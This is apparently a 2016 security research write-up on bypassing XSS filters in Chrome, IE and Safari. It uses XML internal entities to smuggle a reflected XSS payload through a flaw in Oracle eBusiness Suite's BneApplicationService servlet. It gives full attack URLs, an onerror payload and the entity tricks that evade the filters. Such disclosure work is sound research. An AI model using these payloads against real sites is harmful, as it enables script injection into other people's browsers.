Bypassing Chrome's and IE's XSS Filters using XML Internal Entities

David Litchfield (david@davidlitchfield.com)

21st July 2016

tl;dr

Provided a web application performs some XML processing on the backend and is vulnerable to XSS, it may be possible to use XML Internal Entities to bypass the XSS filters of common web browsers such as Chrome, IE and Safari; it works against Firefox, too, but apparently it has no XSS filter.

Bypassing the XSS Filters in common browsers

The BneApplicationService servlet in Oracle's eBusiness Suite 12.x and earlier has a cross-site scripting flaw in it; this was initially found whilst looking for External XML Entity (XXE) Processing flaws.

If we request the following URL

https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=XXX

we get the following response:

The following error has occurred
Exception Name: oracle.apps.bne.exception.BneFatalException -
oracle.apps.bne.exception.BneFatalException: XML parse error in file at line 1, character 1.
Log File Bookmark: 392699

So we modify our request and wrap it in an XML tag

https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=%3CFOO%3EXXXXX%3C/FOO%3E

We now get the following response:

The following error has occurred
Exception Name: oracle.apps.bne.exception.BneFatalException - java.lang.ClassCastException:
oracle.xml.parser.v2.XMLText cannot be cast to oracle.xml.parser.v2.XMLElement
Log File Bookmark: 602808

So, we need to work out what's going on underneath the covers in the class file. If we view the source we find the following in the `createBodyBneStyle` method


```
XMLDocument localXMLDocument = BneXMLDomUtils.parseString(this.m_messagesXML);
```

```
      XMLElement localXMLElement1 =
(XMLElement)localXMLDocument.getDocumentElement();
      NodeList localNodeList = localXMLElement1.getChildNodes();
      for (int i = 0; i < localNodeList.getLength(); i++)
      {
        String str1 = "";
        String str2 = "";
        String str3 = "";
        String str4 = null;
        String str5 = null;
        Node localNode = null;
        XMLElement localXMLElement2 = (XMLElement)localNodeList.item(i);
        NamedNodeMap localNamedNodeMap = localXMLElement2.getAttributes();
        localNode = localNamedNodeMap.getNamedItem("bne:type");
        if (localNode != null) {
          str1 = localNode.getNodeValue();
        }
        localNode = localNamedNodeMap.getNamedItem("bne:text");
        if (localNode != null) {
          str2 = localNode.getNodeValue();
        }
        localNode = localNamedNodeMap.getNamedItem("bne:value");
        if (localNode != null) {
          str3 = localNode.getNodeValue();
        }
        localNode = localNamedNodeMap.getNamedItem("bne:cause");
        if (localNode != null) {
          str4 = localNode.getNodeValue();
        }
        localNode = localNamedNodeMap.getNamedItem("bne:action");
        if (localNode != null) {
          str5 = localNode.getNodeValue();
        }
        if ((!str1.equalsIgnoreCase("DATA")) && (str2 != ""))
        {
          localStringBuffer.append("<p><b>" + str2 + "</b></p>");
          localStringBuffer.append("<p>" + str4 + "</p>");
```

We can see that if we set `bne:text` to something other than the word `data` then it and the value for `bne:cause` are written back to the browser. This allows us to create a query string that will no longer have an XML parsing error:

https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=%3Cmessage%3E%3Cbne:a%20xmlns%3Abne%3D%22foo%22%

20bne%3Atext%3D%22ABCDEF%22%20bne%3Acause%3D%22GHIJKL%22%3E%3C/bne:a%3E%3C/message%3E



We can see immediately this will be prone to an XSS attack. Let's try something simple; we'll send `<IMG SRC=/x onerror=alert(1)>` and see what happens:


https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=%3Cmessage%3E%3Cbne:a%20xmlns%3Abne%3D%22foo%22%20bne%3Atext%3D%22ABCDEF%22%20bne%3Acause%3D%22%3CIMG%20SRC=/x%20onerror=alert(1)%3E%22%3E%3C/bne:a%3E%3C/message%3E

Reserved program word <message><bne:a xmlns:bne="foo" bne:text="ABCDEF" bne:cause="<I ... detected.
Press the Back button and remove the reserved program word. Contact your system administrator if the value cannot be changed.

Ok, so it appears the BneApplicationService has a built-in XSS Filter which we'll need to bypass. Recall first that we were originally looking for XXE processing flaws. After trying an external XML entity (which failed and so this is not vulnerable to XXE attacks) it gave me the idea to use an internal XML entity to bypass the XSS filter. This will allow us to disguise our attack by breaking it up into placeholders to be later be reconstructed. But first let's see what's disallowed. Let's take off the first less than angle bracket:

https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=%3Cmessage%3E%3Cbne:a%20xmlns%3Abne%3D%22foo%22%

20bne%3Atext%3D%22ABCDEF%22%20bne%3Acause%3D%22IMG%20SRC=/x%20onerror=alert(1)%3E%22%3E%3C/bne:a%3E%3C/message%3E




Ok, that works. So to bypass the BneApplicationService built-in filter, we only need to use an internal XML entity for the angle bracket so we add an internal entity called `xxx` and assign the less than angle bracket to it:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE DWL [<!ENTITY xxx "&lt;">]>
```


https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=**%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%3C%21DOCTYPE%20DWL%20%5B%3C%21ENTITY%20xxx%20%22%26lt;%22%3E%5D%3E%**3Cmessage%3E%3Cbne:a%20xmlns%3Abne%3D%22foo%22%20bne%3Atext%3D%22ABCDEF%22%20bne%3Acause%3D%22%26xxx;IMG%20SRC=/x%20onerror=alert(1)%3E%22%3E%3C/bne:a%3E%3C/message%3E

Our `alert(1)` didn't execute, which is to be expected because Chrome's XSS Filter now notices the attack:



So, now we have to bypass Chrome's XSS Filter. We can use internal XML entities to do this, too. We create entities for `IMG`, `SRC` and the `one` of onerror. This is reassembled by the XML parser on the web server but it's sufficiently hidden from Chrome to not be recognized as a reflected XSS attack:

https://example.com/oa_servlets/oracle.apps.bne.webui.BneApplicationService?bne:page=BneMsgBox&bne:messagexml=%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%3C!DOCTYPE%20DWL%20%5B%3C%21ENTITY%20xxx%20%22%26lt;%22%3E%3C%21**ENTITY%20yyy%20%22IMG%22%3E%3C%21ENTITY%20zzz%20%22SRC%22%3E%3C%21ENTITY%20ppp%20%22one%22**%3E%5D%3E%3Cmessage%3E%3Cbne:a%20xmlns%3Abne%3D%22foo%22%20bne%3Atext%3D%22ABCDEF%22%20bne%3Acause%3D%22%26xxx;%26yyy;%20%26zzz;=/x%20%26ppp;rror=alert(1)%3E%22%3E%3C/bne:a%3E%3C/message%3E



Tested: Firefox version 47, Chrome 51, IE 11, Safari 9.1.1